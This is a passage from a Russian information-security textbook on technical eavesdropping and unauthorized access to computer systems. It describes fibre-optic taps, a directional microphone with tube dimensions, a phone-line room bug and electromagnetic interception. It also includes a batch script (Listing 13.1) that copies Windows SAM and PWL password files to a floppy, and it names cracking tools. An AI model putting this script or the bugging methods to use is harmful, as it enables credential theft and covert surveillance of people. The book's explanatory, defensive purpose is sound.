Бесконтактное подключение к ВОЛС осуществляется следующим образом (рис. 12.14):




Рис. 12.14. Вариант бесконтактного подключения к ВОЛС

- в качестве элемента съема светового сигнала используется стеклянная трубка, заполненная жидкостью с высоким показателем преломления и с изогнутым концом, жестко фиксированная на оптическом кабеле, с которого предварительно снята экранная оболочка;
- на отогнутом конце трубки устанавливается объектив, фокусирующий световой поток на фотодиод, а затем этот сигнал подается на усилитель звуковых сигналов.

Методы и средства удаленного получения информации

Дистанционный направленный микрофон

Использование явления резонанса звуковых волн в направленных системах приводит к увеличению звуковой энергии, поступающей в микрофон. Простой направленный микрофон представляет собой набор из 37 алюминиевых трубок диаметром 10 мм. Длина трубки определяет ее резонансную частоту (табл. 12.1). Вариант размещения направляющих систем может быть реализован по схеме, показанной на рис. 12.15.

Таблица 12.1. Размеры трубок направленного микрофона

Номер трубки	Длина D, мм	Номер трубки	Длина D, мм
1	92,0	8	74,5
2	89,5	9	72,0
3	87,0	10	69,5
4	84,5	11	67,0
5	82,0	12	64,5
6	79,2	13	62,0
7	77,0	14	59,5




Рис. 12.15. Возможная схема размещения направляющих систем направленного микрофона

Длине 20 мм соответствует частота 8200 Гц, а длине 92 мм – частота 180 Гц. Длину трубки можно рассчитать по формуле

L (см) = 330 / 2F (Гц)

Микрофон устанавливается в параболическом улавливателе, фокусом которого является направляющая система. Для дальнейшего усиления используется высокочувствительный малошумящий микрофонный усилитель. Для прослушивания разговора можно ограничиться набором из первых 7 трубок, так как основной частотный диапазон человеческой речи лежит в пределах 180–215 Гц.

Системы скрытого видеонаблюдения

Современная электроника позволяет не только прослушивать разговоры, но и видеть происходящее в контролируемых помещениях. Многими фирмами выпускается высококлассная видео- и фотоаппаратура, обладающая колоссальными возможностями в области скрытого наблюдения. Разработаны системы, способные проводить съемку практически в абсолютной темноте, позволяющие фотографировать через малейшие отверстия. Устройства могут быть снабжены оборудованием для передачи видеосигнала и передавать изображение на расстояние до нескольких километров. Кодированные приборы радиоконтроля позволяют видеосистемам в ответ на условные радиосигналы включаться и выключаться с расстояния 1000 м.

Акустический контроль помещений через средства телефонной связи

Средства телефонной связи можно использовать для контроля акустических сигналов, воспринимаемых установленным в контролируемом помещении микрофоном. Для этого микрофон устанавливается в телефонную розетку. Туда же устанавливается и устройство дистанционного управления. Управлять устройством можно практически с любого другого телефона, не только городского, но и междугороднего и международного.

Принцип работы устройства сводится к следующему.

1. Устройство принимает первый вызов (звонок), не пропуская его в телефонный аппарат.
2. Если следует второй и последующие звонки, устройство их пропускает, ничем не обнаруживая себя и не нарушая обычный режим работы телефонной связи.
3. Если второй звонок не последовал, устройство переходит в режим готовности. В этом режиме при повторном звонке через 10-15с устройство выдает в линию сигнал “занятости” (короткие гудки) в течение 40-45с, после чего гудки прекращаются и устройство отключает телефонный аппарат и подключает к телефонной линии установленный в розетке микрофон. С этого момента начинается прослушивание разговоров, ведущихся в помещении.
4. Для выключения микрофона после окончания прослушивания достаточно на стороне злоумышленника положить телефонную трубку. Устройство выключается и приводит всю систему телефонной связи в обычный режим.
5. Если абонент контролируемого помещения в период его прослушивания решил позвонить и поднял трубку своего телефонного аппарата, устройство моментально отключит микрофон и подключит телефонный аппарат к линии.
6. Для продолжения контроля помещения операция подключения микрофона повторяется.

Примерная функциональная схема такого устройства (“телефонное ухо”) приведена на рис. 12.16.




Рис. 12.16. Функциональная схема устройства аудиоконтроля помещений по телефонной линии

Перехват электромагнитных излучений

Под перехватом электромагнитных излучений понимают получение разведывательной информации за счет приема сигналов электромагнитной энергии пассивными уст-

ройствами, расположенными на достаточно безопасном расстоянии от средств обработки информации с ограниченным доступом.

Злоумышленники осуществляют перехват открытых, кодированных и засекреченных связных радиостанций и систем связи. Ведется перехват и других электромагнитных излучений, таких как радиолокационные, радионавигационные системы, системы телеуправления и другие, а также перехват электромагнитных сигналов, возникающих в электронных средствах за счет самовозбуждения, акустического воздействия, паразитных колебаний и даже сигналов ПЭВМ, возникающих при выдаче информации на экран. Перехвату подвержены переговоры, ведущиеся с подвижных средств телефонной связи (радиотелефон, сотовая и мобильная связь); переговоры внутри помещений посредством бесшнуровых систем учрежденческой связи и т. д.

Перехват электромагнитных излучений базируется на широком использовании самых разнообразных радиоприемных средств, средств анализа и регистрации информации и других (антенные системы, широкополосные антенные усилители, панорамные анализаторы и др.).

Следует отметить, что перехват информации обладает рядом следующих особенностей по сравнению с другими способами добывания информации:

- информация добывается без непосредственного контакта с источником;
- на прием сигналов не влияют ни время года, ни время суток;
- информация получается в реальном масштабе времени, в момент ее передачи или излучения;
- добывание ведется скрытно, источник информации зачастую и не подозревает, что его прослушивают;
- дальность прослушивания ограничивается только особенностями распространения радиоволн соответствующих диапазонов.

Дальность перехвата сигналов, например ПЭВМ, можно характеризовать показателями, которые учитывают конструктивные особенности дисплея и антенных систем перехвата (табл. 12.2).

Таблица 12.2. Влияние конструктивных особенностей ПЭВМ и антенны на дальность перехвата

Характеристики антенн	**Корпус ПЭВМ**	
	пластмассовый	металлический
ненаправленная	50 м	10 м
Направленная	1000 м	200 м

Таким образом, наличие значительных источников опасного сигнала и технических каналов утечки информации в сочетании с пассивными и активными средствами добывания охраняемых сведений позволяют оценить меру опасных действий злоумышленников и необходимость серьезного обеспечения ЗИ.

Глава 13

Методы и средства несанкционированного получения информации из автоматизированных систем

Рассмотрим наиболее распространенные методы и средства для несанкционированного получения информации из автоматизированных систем (АС). Сегодня эти методы и средства в связи с широким распространением ПЭВМ, взаимодействующих через локальные и глобальные сети, приобрели такую популярность, что нередко само понятие “защита информации” применяется исключительно в смысле защиты информации, обрабатываемой в АС, от утечки через компьютерные сети. Некоторые специалисты по ЗИ склонны выделять утечку информации через компьютерные сети в отдельный канал, равноценный другим техническим каналам утечки информации. Однако, в отличие от таких технических каналов, как радиоканал или акустический канал, утечка информации из АС по компьютерной сети является следствием не *побочных*, *нежелательных* процессов, вызванных конструктивными особенностями аппаратных средств и не учтенных разработчиками, а *основных*, *штатных* процессов, выполняющихся в АС в соответствии с замыслом разработчиков.

Конечно, в определенном смысле утечка информации по компьютерным сетям также возникает вследствие несовершенства программно-аппаратных решений, реализованных в АС. Но, тем не менее, пользуясь подобными изъянами в архитектуре АС, злоумышленник все же использует ее ресурсы и процессы *по прямому назначению*.

Например, дисплей ПЭВМ конструируется для отображения информации. Пользуясь побочными процессами, возникающими во время работы дисплея (ПЭМИН), злоумышленник может восстановить информацию, отображаемую на экране дисплея. В таких случаях можно говорить о наличии технического канала утечки информации. Но представим ситуацию, в которой этот же злоумышленник каким-либо образом получает доступ в помещение, в котором работает легальный пользователь (например, выдав себя за контролирующее лицо), и, встав за спиной пользователя, ознакамливается с той же информацией, что и в первом случае. Понятно, что в подобной ситуации нельзя говорить о техническом канале утечки информации, поскольку техническое средство (дисплей) используется злоумышленником по прямому назначению. Если же злоумышленник получает удаленный доступ к компьютеру пользователя по сети, то действия злоумышленника после получения такого доступа очень сходны с действиями при получении непосредственного доступа, например, когда легальный пользователь отлучился от рабочего места.

Таким образом, выделение явлений, приводящих к утечке информации из АС (в частности, по компьютерным сетям) в отдельную группу, образующую самостоятельный технический канал утечки информации, вряд ли оправдано. Скорее, подобные явления можно классифицировать как специфическую разновидность явлений, приводящих к возникновению материально-вещественного канала утечки информации.

Действительно, независимо от методов и средств, используемых злоумышленниками для несанкционированного получения информации из АС, в результате всегда на тех или иных носителях, находящихся в распоряжении злоумышленников, возникают электромагнитные поля, совокупность которых представляет собой полученную ими информацию. С технической и юридической точки зрения эта информация представляет собой точную копию исходной информации, в подавляющем большинстве случаев неотличимую от оригинала. В определенных ситуациях, когда у злоумышленника имеется физический доступ к АС, для получения такого же результат он может просто прибегнуть к хищению носителей информации (например, жесткого диска). Юридические последствия из-за хищения собственно носителя могут быть весьма малыми, учитывая неуклонную тенденцию к снижению стоимости аппаратных средств современных ЭВМ, чего нельзя сказать о юридических последствиях, которые могут возникнуть из-за хищения записанной на носителе информации.

Все вышесказанное позволяет сделать вывод о том, что явления, приводящие к утечке информации из АС из-за несовершенства программно-аппаратных решений, можно с некоторыми допущениями отнести к материально-вещественному каналу. Однако, строго говоря, корректнее их относить к современной разновидности *тайного физического проникновения* (ТФП), т.е. не к техническим, а к агентурным методам добывания информации. В частности, злоумышленники, пытающиеся получить доступ к АС, нередко прибегают к так называемому *социальному инжинирингу* (social engineering). Социальный инжиниринг — это использование психологии для скрытного добывания критичной с точки зрения доступа к АС информации (как правило — паролей, имен, кодов доступа и т.п.) у ее носителей. “Могущество” таких хакеров, как Кевин Митник и Роско, заключается не только и не столько в их технической подготовке, сколько в использовании методов социального инжиниринга.

Персонал, наряду с аппаратными средствами, программным обеспечением, данными и документацией является, по определению, составной частью любой АС. Однако рассмотрение всей совокупности вопросов, связанных с добыванием информации путем социального инжиниринга, далеко выходит за рамки данной книги. Поэтому, учитывая остроту проблемы несанкционированного получения информации из АС, мы ограничимся лишь обзорным описанием технической стороны этой проблемы, не затрагивая ее гуманитарной составляющей.

Классификация

Методы и средства несанкционированного получения информации из АС можно классифицировать, исходя из разных признаков: по виду доступа, по уровню доступа, по

характеру действий злоумышленника, по многократности доступа, по направленности действий злоумышленника, по тяжести последствий (рис. 13.1).

По ***виду доступа*** все методы и средства можно разделить на две большие группы. К первой группе относятся методы и средства, используемые при *локальном* (физическом) *доступе* к АС, а ко второй — методы и средства, используемые при *удаленном доступе* (по компьютерной сети). Как правило, любая, даже самая надежная АС при наличии у злоумышленника локального доступа, достаточных сил и средств и достаточного времени, не сможет обеспечить сохранности информации. При удаленном доступе АС может быть достаточно надежно защищена, но, с другой стороны, абсолютной безопасности АС, имеющей физическое подключение к сетям передачи данных, гарантировать также нельзя.

По ***уровню доступа*** методы и средства несанкционированного получения информации обычно разделяют на методы и средства *гостевого*, *пользовательского*, *административного*, *системного* и *неограниченного* уровня. Во многих современных операционных системах имеются встроенные учетные записи, предоставляющие их владельцами гостевой (Guest в системах Windows NT/2000/XP), административный (Administrator в Windows NT/2000/XP, root в Unix-системах), системный (SYSTEM в Windows 2000/XP) или неограниченный (администратор предприятия в Windows 2000/XP) доступ. При создании дополнительных учетных записей в большинстве современных операционных систем можно указать любой уровень доступа, но изменить его для встроенных учетных записей зачастую невозможно.

По ***характеру действий*** злоумышленника используемые им методы и средства могут быть направлены на *копирование*, *модификацию*, *уничтожение* или *внедрение информации*. В последнем случае проявляется особенность АС, отсутствующая у традиционных средств накопления информации, связанная с тем, что в АС хранятся не только данные, но и программные средства, обеспечивающие их обработку и обмен информацией. Эта особенность интенсивно используется злоумышленниками, которые часто стремятся получить доступ к той или иной АС не ради несанкционированного доступа к хранящейся в ней информации, а для внедрения программной закладки, т.е. для несанкционированного создания в АС новой информации, представляющей собой активный компонент самой АС, либо для скрытного хранения собственной информации без ведома владельца АС.




Рис. 13.1. Классификация методов и средств несанкционированного получения информации из АС

По ***многократности доступа*** выделяют методы и средства, направленные на *разовое получение* несанкционированного доступа и *многократное*. В первом случае задача предупреждения несанкционированных действий злоумышленника значительно осложняется, однако часто, поскольку последний не заботится о сокрытии факта таких действий, несколько облегчается задача выявления таких действий. Во втором случае задача предупреждения упрощается, но усложняется задача выявления, поскольку основное внимание злоумышленник, планирующий многократно проникать в АС, сосредотачивает на сокрытии всех признаков такого проникновения.

По ***направленности действий*** злоумышленника методы и средства несанкционированного получения информации из АС подразделяются на методы и средства, направленные на *получение системной информации* (файлы паролей, ключей шифрования, пе-

речни учетных записей, схемы распределения сетевых адресов и т.п.) и *собственно прикладной информации*. Многих злоумышленников, проникающих в АС, подключенные к глобальным сетям, вообще не интересует хранящаяся в этих АС прикладная информация или интересует лишь в той степени, в какой она позволяет получить доступ к системной информации. Обычно такие злоумышленники используют подобные АС либо в качестве промежуточных узлов для проникновения в другие АС, либо для несанкционированного хранения собственной информации.

По ***тяжести последствий*** используемые злоумышленниками методы и средства несанкционированного получения информации можно разделить на *неопасные* (сканирование портов, попытки установления соединений и т.п.), *потенциально опасные* (получение доступа к содержимому подсистем хранения данных, попытки подбора паролей и т.п.), *опасные* (получение доступа с высоким уровнем полномочий, модификация информации в АС, копирование системной и прикладной информации, создание собственной информации и т.п.) и *чрезвычайно опасные* (уничтожение информации, блокирование доступа легальных пользователей к АС и т.п.).

Локальный доступ

Как уже отмечалось, при наличии у злоумышленника локального доступа к АС и благоприятной для него обстановки он сможет обойти практически любую защиту. Для того чтобы значительно снизить шансы злоумышленника, имеющего локальный доступ к интересующей его АС, необходимо предпринять целый комплекс мер, как технического, так и организационного характера, начиная от проектирования архитектуры АС с учетом всех требований защиты и заканчивая установкой камер наблюдения, охранной сигнализации и организации специального режима доступа. Однако на практике в большинстве случаев, по крайней мере какой-либо один фактор остается вне поля зрения организаций, обрабатывающих в своих АС информацию с ограниченным доступом, которая может интересовать тех или иных злоумышленников. Нередко оказывается и так, что таких факторов значительно больше, поэтому если организация не приняла всех мер для того, чтобы предотвратить несанкционированный локальный доступ к своим АС и их компонентам, можно сказать с уверенностью, что ее секреты рано или поздно попадут к заинтересованным лицам.

Рассмотрим подробнее методы и средства несанкционированного доступа к информации, которые можно применить на локальном уровне.

Прежде всего, злоумышленник может воспользоваться одним из самых древних способов, против которого не сможет противостоять никакая АС, — ***хищением***. Хищение информации, ее носителей, отдельных компонентов АС и, учитывая современные тенденции к миниатюризации СВТ, целых АС было и остается одним из самых распространенных способов несанкционированного получения информации. При этом квалификация лиц, участвующих в хищении может быть самой низкой, а правоохранительные органы, расследующие такие факты, да и зачастую сами подвергшиеся хищению организации, как правило, сосредотачивают основное внимание на осязаемых матери-

альных ценностях. К хищению можно отнести и такие действия злоумышленников, когда компоненты АС просто подменяются на аналогичные. Например, сначала специалист высокой квалификации оказавшись под каким-то предлогом в офисе организации и используя благоприятную ситуацию, может за считанные секунды выяснить модель жесткого диска, причем все его действия будет контролировать легальный пользователь (типичная ситуация — любезное предложение помощи неопытному сотруднику, у которого "завис" компьютер и т.п.). Затем злоумышленникам остается лишь найти вышедший из строя жесткий диск аналогичной модели и, тайно проникнув в офис, заменить интересующий их жесткий диск неисправным. Если в организации не ведется строгого учета компонентов АС по серийным номерам (что, к сожалению, встречается сплошь и рядом), а злоумышленникам удастся скрыть факт проникновения в помещение (что также не очень большая проблема для опытных взломщиков), то такое происшествие не вызовет никакого подозрения.

Кроме того, к хищениям во многих случаях можно отнести прямое копирование всего жесткого диска на другой диск. Даже если исходный диск защищен, например, с помощью шифрования, злоумышленник средней квалификации может принести с собой другой жесткий диск большего объема и просто скопировать все содержимое исходного диска на свой диск, который впоследствии будет передан на исследование специалистам более высокой квалификации. В таком случае получение несанкционированного доступа к скопированной информации — всего лишь вопрос времени.

Наконец, следует знать, что часто хищение информации маскируется под хищение материальных ценностей. Например, злоумышленники могут похитить все офисное оборудование, хотя на самом деле их интересует лишь содержимое жесткого диска компьютера, стоявшего в кабинете руководителя. Часто оказывается, что руководители организаций, требуя от подчиненных соблюдения всех правил информационной безопасности, не распространяют на себя эти требования, хотя имеют доступ к любым файлам своих подчиненных. Например, большинство руководителей даже не подозревают, что все открываемые ими по сети файлы таких программ, как Microsoft Word и других офисных приложений, копируются в папку для временных файлов Windows на локальном диске.

Вторым распространенным методом несанкционированного получения информации при локальном доступе к АС является использование ***открытого сеанса легального пользователя***. Здесь возможности злоумышленника определяются лишь временем, на который он получает доступ к АС, полномочиями в АС легального пользователя и наличием (точнее, отсутствием) контроля со стороны легального пользователя или его коллег. Особая опасность этого метода заключается в том, что со стороны специалистов по защите информации действия злоумышленника, воспользовавшегося открытым сеансом легального пользователя, скорее всего, не вызовут никаких подозрений (в большинстве случаев на "своих" пользователей, особенно если они занимают в иерархии организации более высокое положение, администраторы безопасности обращают меньше всего внимания). Часто пользователи практически подталкивают посторонних к несанкционированному доступу к своим системам, размещая свои пароли "под рукой" прямо на рабочем месте (например, наклеивая листки для записей с паролями на монитор или на

тыльную сторону клавиатуры). В этом случае такая "защищенная" система ничем не отличается от системы, на которой остался открытым сеанс легального пользователя.

Близким к указанному выше методу является ***подбор пароля легального пользователя***. Этот метод более "заметен" со стороны компонентов АС, обеспечивающих безопасность, однако также оказывается достаточно эффективным. Например, в организации может быть реализована жесткая политика по выбору паролей, обеспечивающая невозможность случайного подбора или угадывания паролей за 2–3 попытки с блокированием учетной записи при превышении количества попыток. При этом все пользователи организации, покидая рабочее место, должны временно блокировать доступ к своим системам так, чтобы блокировка снималась только при правильно введенном пароле. Однако некоторые пользователи могут установить полюбившиеся программы-заставки, в которых ввод пароля происходит в обход основной операционной системы. Часто оказывается, что такие пользователя в качестве пароля выбирают последовательности вида `1111` или `user` и т.п., что значительно облегчает задачу подбора пароля легального пользователя.

Часто для осуществления подбора пароля легального пользователя злоумышленники прибегают к использованию открытого сеанса этого же или другого пользователя с последующим копированием системных файлов. В частности, в системах Windows 98/ME злоумышленник может скопировать файлы с расширением `PWL`, находящиеся в основной папке Windows, а затем применить к ним какое-нибудь средство вскрытия файлов `PWL`, например Repwl или CAIN. В системах Windows NT/2000/XP с той же целью злоумышленник может скопировать файл `SAM` или его резервную копию `SAM._`, находящиеся в папке `repair` системной папки Windows, а затем попытаться установить хранящиеся в них пароли с помощью системы L0phtCrack. В Unix-подобных системах наибольший интерес для злоумышленника представляют файлы `/etc/passwd` или `shadow`. С помощью таких утилит, как `crack` или `john`, любой злоумышленник, обладая минимальной квалификацией, может за считанные минуты или даже секунды получить информацию о паролях легальных пользователей, хранящихся в этих файлах.

Еще одним методом локального несанкционированного доступа является ***использование учетной записи легального пользователя для расширения полномочий*** в АС. Он отличается от метода использования открытого сеанса легального пользователя тем, что в данном случае злоумышленнику не требуется выдавать себя за другого, поскольку он в силу тех или иных причин сам имеет доступ к АС. Например, во многих организациях сторонним пользователям, посетителям, представителям других организаций, временным сотрудникам и другим лицам, не являющимся сотрудниками организации, предоставляют так называемые гостевые учетные записи. Однако часто оказывается, что АС, предназначенные для гостевого доступа, имеют физический доступ ко всем АС организации, а действия сторонних пользователей, получающих гостевой доступ, практически никак не контролируются. Это позволяет злоумышленнику, воспользовавшись специальными *программами взлома* (exploit), расширить свои полномочия вплоть до получения полного доступа ко всем АС организации. В системах Windows NT/2000/XP, например, злоумышленник может воспользоваться такими программами взлома, как

getadmin или main, а в Unix-подобных системах — многочисленными программами взлома командной оболочки и других Unix-программ, в изобилии присутствующих в Internet, действие которых основано на известных изъянах соответствующего системного программного обеспечения Unix.

Наконец, часто злоумышленнику, имеющему локальный доступ к АС, не нужно вообще обладать квалификацией даже среднего уровня, чтобы получить несанкционированный доступ к информации этой АС. Во многих случаях ему достаточно прибегнуть к такому простому приему, как ***загрузка альтернативной операционной системы***. Такая система может загружаться как с дискеты, так и с компакт-диска. (К особой разновидности этого метода является срабатывание функции автозапуска в Windows 98. Воспользовавшись этим изъяном, злоумышленник может запустить нужную ему программу даже на системе с Windows 98, защищенной с помощью экранной заставки с паролем). Например, с помощью простого командного файла, приведенного в листинге 13.1, злоумышленник может в считанные минуты перезагрузить компьютер, работающий под управлением Windows 98/ME/2000/XP и получить в свое распоряжение перечень всех файлов, а также файлы PWL и SAM, хранящиеся на дисках этого компьютера.

Листинг 13.1. Пример командного файла для загрузки альтернативной операционной системы

```
@ECHO OFF
mode con codepage prepare=((866) ega3.cpi)
mode con codepage select=866
keyb ru,,keybrd3.sys

set EXPAND=YES
SET DIRCMD=/O:N
set LglDrv=27 * 26 Z 25 Y 24 X 23 W 22 V 21 U 20 T
set LglDrv=%LglDrv% 19 S 18 R 17 Q 16 P 15 O 14 N
set LglDrv=%LglDrv% 13 M 12 L 11 K 10 J 9 I 8 H 7 G
set LglDrv=%LglDrv% 6 F 5 E 4 D 3 C
call setramd.bat %LglDrv%
set temp=c:\
set tmp=c:\
path=%RAMD%:\;a:\;a:\vc
copy command.com %RAMD%:\ >nul
set comspec=%RAMD%:\command.com >nul
md %RAMD%:\vc >nul
%RAMD%:

copy a:\vc\*.* %RAMD%:\vc >nul
copy a:\arj.exe %RAMD%:\ >nul

copy a:\files.arj %RAMD%:\ >nul
copy a:\files.a01 %RAMD%:\ >nul
```

```
arj.exe e files.arj >nul
arj.exe e files.a01 -y >nul

A:\smartdrv.exe >nul
del files.a* >nul

md %RAMD%:\sec   >nul
cd sec >nul
md disks >nul
cd disks >nul

ldir c: /s > c.txt
ldir d: /s > d.txt
```

Окончание листинга 13.1

```
cd \
ntfspro.exe  >nul
cd sec\disks

dir c: /s >> c.txt
dir d: /s >> d.txt
cd..
md c
md d
copy /b c:\winnt\system32\config\sam %RAMD%:\sec\c >nul
copy /b d:\winnt\system32\config\sam %RAMD%:\sec\d >nul
copy /b c:\windows\system32\config\sam %RAMD%:\sec\c >nul
copy /b d:\windows\system32\config\sam %RAMD%:\sec\d >nul
copy /b c:\windows\*.pwl %RAMD%:\sec\c >nul
copy /b d:\windows\*.pwl %RAMD%:\sec\d >nul
cd \
arj.exe a -r -v1200 dirs.arj %RAMD%:\sec -y >nul
copy %RAMD%:\dirs.arj a:\
copy %RAMD%:\dirs.a01 a:\
```

Удаленный доступ

В отличие от локального доступа, палитра методов и средств несанкционированного получения информации из АС при удаленном доступе значительно шире и достаточно сильно зависит от используемой операционной системы (ОС), настройки параметров безопасности и т.п. Как ни парадоксально, но наиболее защищенными (с некоторыми оговорками) при удаленном доступе являются АС, работающие под управлением операционных систем, которые наибольше всего уязвимы при локальном доступе, например Windows 98. Однако это противоречие только кажущееся. Действительно, системы типа

MS DOS или Windows 98 изначально не проектировались для работы в сетях. Поэтому в них практически отсутствуют развитые средства удаленного доступа, а имеющиеся средства представляют собой внешние по отношению к ядру таких систем модули, слабо интегрированные с остальными компонентами подобных простейших ОС. Поэтому, если пользователь АС, работающей под управлением такой ОС, как Windows 98, соблюдает простейшие правила безопасности (например, не предоставляет доступ по сети к файлам и папкам своего компьютера), его система обладает высокой степенью устойчивости ко взлому.

С другой стороны, большинство Unix-подобных операционных систем изначально проектировались и развивались именно как сетевые операционные системы. Поэтому такие системы часто для обеспечения безопасной работы в сетях требуют тщательной настройки параметров безопасности.

Следует заметить, что за редким исключением (например, таким, как ОС OpenBSD), большинство современных ОС при настройке параметров, принятых по умолчанию, являются ***небезопасными*** с точки зрения работы в компьютерных сетях.

Поскольку полное описание методов и средств несанкционированного получения информации из АС при удаленном доступе может занять объем, значительно превышающий объем данной книги, мы лишь вкратце рассмотрим основные из них, используя для этого схему удаленного проникновения в АС, которой пользуется большинство злоумышленников (рис. 13.2).




Рис. 13.2. Типовая схема несанкционированного получения информации из АС при удаленном доступе

Сбор информации

На этапе сбора информации злоумышленник определяет пул IP-адресов АС организации, доступных из сети общего пользования. Строго говоря, этапы сбора информации, сканирования, идентификации доступных ресурсов и, в какой-то мере, получения доступа могут предприниматься не злоумышленниками, а обычными пользователями (хотя, конечно, трудно назвать “обычным” пользователя, который сканирует все открытые порты АС, чтобы всего-навсего отправить сообщение электронной почты). Только совокупность этих операций с соблюдением некоторых условий (например, массированное не-

однократное сканирование всего пула IP-адресов организации с попытками установления соединений на все открытые порты) может говорить о предпринимающихся попытках несанкционированного получения информации.

Каждая же из указанных операций сама по себе не является чем-то из ряда вон выходящим. Именно поэтому в комплект поставки многих современных сетевых ОС входят инструментальные средства, призванные обеспечить выполнение соответствующих задач, в частности, сбора информации.

К таким средствам относятся стандартные утилиты Unix `whois`, `traceroute` (в Windows — `tracert`), `nslookup`, `host`, и их аналоги, портированные в другие ОС, а также другие подобные средства, обладающие более дружественным интерфейсом (Web-ориентированные варианты `whois`, VisualRoute, Sam Spade и т.п.).

С помощью таких вполне безобидных средств можно выяснить:

- тип сетевого подключения организации (единичный компьютер, сеть класса C, сеть класса B);
- имена и адреса серверов доменных имен (DNS — Domain Name System), обеспечивающих трансляцию символьных имен в IP-адреса по запросам АС организации;
- сеть, в которой установлены подключенные к Internet АС организации (сеть провайдера, прямое подключение и т.п.);
- схему подключения маршрутизаторов и брандмауэров;
- реальные имена, телефоны и адреса электронной почты администратора подключения;
- схему распределения IP-адресов внутри сети организации и имена отдельных узлов (с помощью так называемого переноса зоны с помощью утилиты `nslookup`).

Если сеть организации достаточно обширна и в ней имеется множество компьютеров, подключенных к Internet, тщательно проведенный сбор информации может дать много других интересных для злоумышленника сведений. Чем тщательнее проведен предварительный сбор информации, тем выше вероятность успешного проникновения в АС интересующей злоумышленника организации.

Сканирование

Составив предварительную схему сети и наметив предварительный перечень наиболее уязвимых ее узлов, злоумышленник, как правило, переходит к сканированию. Сканирование позволяет выявить реально работающие АС исследуемой организации, доступные по Internet, определить тип и версию ОС, под управлением которых они работают, а также получить перечни портов TCP и UDP, открытых на выявленных АС.

Для проведения сканирования в распоряжении злоумышленника имеется широкий спектр инструментальных средств, начиная от простейшей утилиты `ping`, входящей в комплект поставки всех современных ОС, и заканчивая специализированными хакерскими инструментами, такими, как `fping`, Pinger, `icmpenum`, `nmap`, `strobe`, `netcat`, NetScantTools Pro 2000, SuperScan, NTOScanner, WinScan, `ipeye`, Windows UDP Port Scanner, Cheops и множеством других.

